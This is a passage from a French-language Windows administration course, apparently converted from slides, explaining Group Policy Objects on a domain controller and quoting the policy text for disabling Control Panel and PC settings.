
- Configurer les GPOs



DOMAIN CONTROLLER



- **Group Policy Objects (GPO)**

Windows gère ces stratégies via des objets de stratégie de groupe (GPO) . Les GPO sont simplement un ensemble de paramètres pouvant être appliqués aux unités d'organisation. Les GPO peuvent contenir des stratégies destinées aux utilisateurs ou aux ordinateurs, vous permettant de définir une référence sur des machines et des identités spécifiques. Pour configurer les GPO, vous pouvez utiliser Group Policy Management TOOL




DOMAIN CONTROLLER

- Group Policy Objects (GPO)



DOMAIN CONTROLLER

- Group Policy Objects (GPO)



Disables all Control Panel programs and the PC settings app.

This setting prevents Control.exe and SystemSettings.exe, the program files for Control Panel and PC settings, from starting. As a result, users cannot start Control Panel or PC settings, or run any of their items.

This setting removes Control Panel from:

- The Start screen
- File Explorer

This setting removes PC settings from:

